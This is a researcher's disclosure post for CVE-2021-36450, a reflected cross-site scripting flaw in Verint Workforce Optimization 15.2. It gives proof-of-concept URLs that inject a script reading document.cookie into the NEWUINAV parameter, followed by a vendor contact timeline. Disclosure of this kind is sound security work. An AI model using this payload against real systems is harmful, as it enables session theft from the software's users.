Sushant Vitthal Kamble Follow
Nov 28, 2021 · 2 min read · Listen

CVE-2021-36450 — Cross Site Scripting (XSS)

Affected Product: Verint Workforce Optimization (WFO)

Affected Version: Verint 15.2 (15.2.8.10048)

Vulnerability: Cross Site Scripting (XSS)

Vendor Homepage: https://www.verint.com

CVE: CVE-2021-36450

CVE Author: Sushant Vitthal Kamble

Exploit Available: POC Available

About the Affected Software: Workforce Optimization (WFO) is a unified suite of cloud solutions for capturing interactions and managing the performance of employees across the enterprise. WFO can help you improve customer experience, scheduling, and operational efficiency by providing appropriate staffing levels and empowering employees.

Affected URL:

https://vulnerable_site/wfo/control/my_notifications?NEWUINAV=

Steps to reproduce:

1. An attacker needs to put the malicious payload in the parameter **NEWUINAV**


The URL to be submitted would look like below,

https://vulnerable_site/wfo/control/my_notifications?NEWUINAV="><script>alert(document.cookie)</script>

2. This will take the victim to the login page and ask to enter the username (if not logged in already). The resulting URL now will look like below,

https://vulnerable_site/wfo/control/signin?rd=/wfo/control/my_notifications?NEWUINAV=1"><script>alert(document.cookie)</script>

3. Post submitting the username, the XSS alert will pop-up.



Timelines:

Initial email sent to the vendor: June 24, 2021 — No response received.

1st Follow-up with the vendor: June 29, 2021 — No response received.

2nd Follow-up with the vendor: July 09, 2021 — No response received.

3rd Follow-up with the vendor: August 22, 2021 — No response received.

4th Follow-up with the vendor: September 10, 2021 — No response received.

CVE-ID Generated: November 24, 2021

Final follow-up with the vendor: November 26, 2021 — No response received.

CVE-ID Published: November 28, 2021

Xss Attack